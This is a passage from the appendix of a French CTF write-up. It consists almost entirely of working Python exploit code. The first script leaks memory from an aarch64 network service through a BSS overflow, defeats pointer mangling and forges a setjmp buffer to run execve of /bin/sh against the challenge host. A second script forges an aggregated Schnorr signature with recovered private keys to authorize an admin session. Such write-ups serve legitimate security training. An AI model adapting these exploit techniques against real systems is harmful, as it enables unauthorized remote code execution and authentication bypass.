152 # x30 (xored lr) -> retrieve_firmware func, just before call
153 payload += p64((bin_base + 0x2f1c) ^ _pointer_chk_guard)
154 payload += p64(0x0)       # dummy
155 # xored sp -> such that [sp+0x18] = &fds
156 payload += p64((bin_base + 0x15c08 - 0x18) ^ _pointer_chk_guard)
157 assert len(payload) <= 0x100
158 add_data(r, payload, stop_at_crc_check=True, hex_mode=False)
159
160 # Receiving firmware!!
161
162 r.interactive()
163
164 r.close()
```

A.3 Exploit pour obtenir le shell de l'étape 2.c

```python
from pwn import *
from pow_solver import solve_pow

PASSWORD = b"fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1"

binary = ELF("./frontend_service.bin")
context.arch = "aarch64"
context.bits = 64

libc = ELF("./remote_lib.so.6")


def add_data(
    r,
    payload,
    stop_at_ask_hex=False,
    stop_at_ask_size=False,
    stop_at_crc_check=False,
    hex_mode=True,
):
    payload_size = str(len(payload))
    if len(payload_size) < 4:
        payload_size += "\n"

    (r.recvuntil(b"Option: "))
    r.sendline(b"E")
    (r.recvuntil(b"Option: "))
    r.sendline(b"A")
    (r.recvuntil(b"Data size: "))
    if stop_at_ask_size:
        r.send(b"999\n")
        return
    r.send(payload_size.encode())
    (r.recvuntil(b"Data id: "))
    r.sendline(b"0")
    (r.recvuntil(b"Data in hex?(y/n)\n"))
    (r.recvuntil(b"Option: "))
    if stop_at_ask_hex:
```

```
        r.sendline(b"?")
        return
    r.sendline(b"y" if hex_mode else b"n")
    (r.recvuntil(b": "))
    if hex_mode:
        r.sendline(payload.hex().encode())
    else:
        r.sendline(payload)
    (r.recvuntil(b"crc (hex): "))
    if stop_at_crc_check:
        r.sendline(b"5f5f5f5f")
        return
    print("Unimplemented")

def view_data(r):
    print(r.recvuntil(b"Option: "))
    r.sendline(b"D")
    (r.recvuntil(b"Option: "))
    r.sendline(b"V")
    (r.recvuntil(b"Data in hex?(y/n)\n"))
    (r.recvuntil(b"Option: "))
    r.sendline(b"y")
    q = r.recvuntil(b"A. Add data")
    print(q)
    return q

def admin_login(r, password):
    assert len(password) == 0x20
    print(r.recvuntil(b"Option: "))
    r.sendline(b"A")
    (r.recvuntil(b"Option: "))
    r.sendline(b"R")
    (r.recvuntil(b"Enter admin password:\n"))
    r.sendline(password)


r = remote("device.quatre-qu.art", 8080)

r.recvuntil(b"password: ")
r.sendline(PASSWORD)

```

```
pow = r.recvuntil(b"number: ").split(b"+ b'")[1].split(b"')")[0]
r.sendline(solve_pow(pow))


# Increment n_element while leaving early not to overwrite n_element
for _ in range(11):
    add_data(r, b"a" * 16, stop_at_ask_size=True)

# BSS overflow
# Next overwrite will overwrite only dummy data
# But our big payload size will allow to leak error_msg and jmpbuf struct
add_data(r, b"a" * 0xF0, stop_at_ask_hex=True)

leak = view_data(r)
leak = leak.split(b"Message 0: 00000000000000000000000000000000000000000000000000")[1]
leak = leak.split(b"\nA")[0]
leak = bytes.fromhex(leak.decode())

bad_choice_str = int.from_bytes(leak[:8], byteorder="little")
print(f"bad choice str @0x{bad_choice_str:016x}")

bin_base = bad_choice_str - 0x4060
print(f"bin base address @0x{bin_base:016x}")

binary.address = bin_base

leak = leak[16:]

x19 = int.from_bytes(leak[:8], byteorder="little")
x20 = int.from_bytes(leak[8:16], byteorder="little")
x21 = int.from_bytes(leak[16:24], byteorder="little")
x22 = int.from_bytes(leak[24:32], byteorder="little")
x23 = int.from_bytes(leak[32:40], byteorder="little")
x24 = int.from_bytes(leak[40:48], byteorder="little")
x25 = int.from_bytes(leak[48:56], byteorder="little")
x26 = int.from_bytes(leak[56:64], byteorder="little")
x27 = int.from_bytes(leak[64:72], byteorder="little")
x28 = int.from_bytes(leak[72:80], byteorder="little")
x29 = int.from_bytes(leak[80:88], byteorder="little")
lr_xored = int.from_bytes(leak[88:96], byteorder="little")
sp_xored = int.from_bytes(leak[104:112], byteorder="little")
```

```
121
122 print(f"lr (xored) = 0x{lr_xored:016x}")
123 print(f"sp (xored) = 0x{sp_xored:016x}")
124
125 lr = bin_base + 0x1f8c # known ret addr after setjmp
126 _pointer_chk_guard = lr_xored ^ lr
127
128 print(f"_pointer_chk_guard mask = 0x{_pointer_chk_guard:016x}")
129
130 sp = sp_xored ^ _pointer_chk_guard
131 print(f"sp = 0x{sp:016x}")
132
133 libc_base = x21 - 0x151000
134 print(f"libc base @0x{libc_base:016x}")
135
136 libc.address = libc_base
137
138
139 # Try to login to admin zone, it will clear all elements
140 r.recvuntil(b"Option: ")
141 r.sendline(b"B") # back to menu
142 admin_login(r, b"A" * 0x20)
143
144
145 # Trigger BSS overflow again, but this time we overwrite data
146 # Also use first entry to store execve args
147
148 args = b""
149 args += b"\x00" * 4
150 args += p64(bin_base + 0x15030 + 0x20)
151 args += p64(bin_base + 0x15030 + 0x28)
152 args += p64(bin_base + 0x15030 + 0x30)
153 args += p64(0x0)
154 args += b"/bin/sh\x00"
155 args += b"-c\x00\x00\x00\x00\x00\x00"
156 args += b"/bin/sh 0>&5 1>&5 2>&5\x00"
157 args += b"\x00" * (0x100 - len(args))
158
159 assert len(args) <= 0x100
160 add_data(r, args, stop_at_crc_check=True, hex_mode=False)
161
```

```
for _ in range(11 - 1):
    add_data(r, b"a" * 16, stop_at_ask_size=True)

lr = libc_base + 0xa2600  # mov x2, x23 ; mov x1, x22 ; mov x0, x24 ; bl execve

x23 = libc.sym["__environ"]
x22 = bin_base + 0x15030
x24 = bin_base + 0x15030 + 0x20

payload = b""
payload += b"_" * 24        # padding
payload += p64(0x0)         # error_msg
payload += p32(0x1)         # exception_thrown
payload += p32(0x0)         # padding
payload += p64(x19)         # x19
payload += p64(x20)         # x20
payload += p64(x21)         # x21
payload += p64(x22)         # x22
payload += p64(x23)         # x23
payload += p64(x24)         # x24
payload += p64(x25)         # x25
payload += p64(x26)         # x26
payload += p64(x27)         # x27
payload += p64(x28)         # x28
payload += p64(x29)         # x29 (fp)
payload += p64(lr ^ _pointer_chk_guard)  # x30 (xored lr)
payload += p64(0x0)         # dummy
payload += p64(sp ^ _pointer_chk_guard)  # xored sp

assert len(payload) <= 0x100
add_data(r, payload, stop_at_crc_check=True, hex_mode=False)

r.interactive()

r.close()
```

A.4 Script de génération de la signature finale pour l'étape 3

```python
import baker_pubkey
import hashlib
import random
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

privkeys = [
    0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8,
    0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824,
    0x04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9,
    0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b,
]

nb_players = 4

Alice_pubkey = baker_pubkey.MY_PK
Bob_pubkey = baker_pubkey.BERTRAND_PK
Charlie_pubkey = baker_pubkey.CHARLES_PK
Dany_pubkey = baker_pubkey.DANIEL_PK

L = [Alice_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]

# Sanity check
for i in range(4):
    assert privkeys[i] * G == L[i]


def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
```

```
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def key_aggregation(L):
    KeyAggCoef = [0] * len(L)
    Agg_Key = Point.infinity()
    for i in range(len(L)):
        KeyAggCoef[i] = Hash_agg(L,L[i])
        Agg_Key += KeyAggCoef[i] * L[i]
    return Agg_Key

def first_sign_round_sign(x,m,nb_players):
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = random.randrange(order)
        rs[j] = r
        Rs[j] = (r * G)
    return rs, Rs

def second_sign_round_sign(L, Rs, m, a, x, rs):
    X = key_aggregation(L)
    b = Hash_non(X, Rs, m)
    R = Point.infinity()
    for j in range(len(L)):
        R += pow(b, j, order) * Rs[j]
    c = Hash_sig(X, R, m)
    s = (c * a * x) % order
    for j in range(nb_players):
        s = (s + rs[j] * pow(b, j, order)) % order
```

```
    return R, s, c


m = b"We hereby authorize an admin session of 5 minutes starting " \
    b"from 2023-04-09 17:47:06.998634+00:00 (nonce: 728a292e8141584355d2fa00eed20433)."

Rs_list = []
rs_list = []

# First round: generate public and private nonces for everyone
for i in range(4):
    my_rs, my_Rs = first_sign_round_sign(privkeys[i], m, 4)
    rs_list.append(my_rs)
    Rs_list.append(my_Rs)

# Compute aggregated nonces
Rs_agg = []
for i in range(4):
    R_i = sum([Rs_list[k][i] for k in range(4)], start=Point.infinity())
    Rs_agg.append(R_i)

# Second round: Schnorr signatures
s = 0
for i in range(4):
    a = Hash_agg(L, L[i])
    R, my_s, c = second_sign_round_sign(L, Rs_agg, m, a, privkeys[i], rs_list[i])
    if i == 0:
        print(f"R={R!s}") # same for everyone
    s = (s + my_s) % order

print(f"s = 0x{s:064x}")
```